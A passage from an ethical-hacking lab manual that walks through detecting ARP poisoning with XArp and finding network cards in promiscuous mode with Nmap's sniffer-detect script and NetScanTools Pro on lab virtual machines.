7. The **XArp** pop-up appears in the right-hand pane of **Desktop**, displaying the **Alert**.




Figure 3.2.4: XArp displaying Alerts

8. This concludes the demonstration of detecting APR poisoning using XArp.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Close the XArp tool window and leave all other windows running.
10. Document all the acquired information.
11. Navigate to **Control Panel** → **Programs** → **Programs and Features** and uninstall **XArp**.

TASK 3 Detect Promiscuous Mode using Nmap and NetScanTools Pro

Here, we will use the Nmap Scripting Engine (NSE) and NetScan Tools Pro to check if a system on a local Ethernet has its network card in promiscuous mode.

TASK 3.1

Detect Promiscuous Mode Using Nmap

Promiscuous mode allows a network device to intercept and read each network packet that arrives in its entirety. The sniffer toggles the NIC of a system to promiscuous mode, so that it listens to all data transmitted on its segment. A sniffer can constantly monitor all network traffic to a computer through the NIC by decoding the information encapsulated in the data packet. Promiscuous mode in the network can be detected using various tools.

1. Ensure that the ARP poisoning is still running from the previous task where we used the **Windows Server 2019** virtual machine to perform ARP poisoning on the target systems, the **Windows 10** and **Parrot Security** machines.
2. On the **Windows 10** virtual machine, double-click the **Nmap - Zenmap GUI** shortcut on **Desktop** to launch Nmap.
3. The **Zenmap** window appears. In the **Command** field, type the command **nmap --script=sniffer-detect <Target IP Address/ IP Address Range>** (here, target IP address is **10.10.10.19** [**Windows Server 2019**]) and click **Scan**.
4. The scan results appear, displaying **Likely in promiscuous mode** under the **Host script results** section. This indicates that the target system is in promiscuous mode.




Figure 3.3.1: Zenmap scan results for promiscuous mode detection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Close the **Nmap** tool window and document all the acquired information.
6. Now, we shall perform promiscuous mode detection using NetScanTools Pro.

TASK 3.2

Detect Promiscuous Mode Using NetScanTools Pro

7. Double-click the **NetScanTools Pro Demo** shortcut on **Desktop** to launch **NetScanTools Pro**.
8. The **NetScanTools Pro** main window appears. In the left-hand pane, under the **Manual Tools (all)** section, scroll down and click the **Promiscuous Mode Scanner** option.

Note: If a dialog box explaining the **Promiscuous Mode Scanner** tool appears, click **OK**.

9. In the right-hand pane, enter **Start IP Address** and **End IP Address** as **10.10.10.5** and **10.10.10.30**, respectively, and click the **Do Scan** button.
10. The results appear, displaying **IP Address 10.10.10.19** as being in **Promiscuous Mode** under the **Analysis** column, as shown in the screenshot.




Figure 3.3.2: Zenmap scan results for promiscuous mode detection

11. This concludes the demonstration of detecting promiscuous mode using Nmap and NetScanTools Pro.
12. Close all open windows and document all the acquired information.
13. Turn off the **Windows 10, Windows Server 2019** and **Parrot Security** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.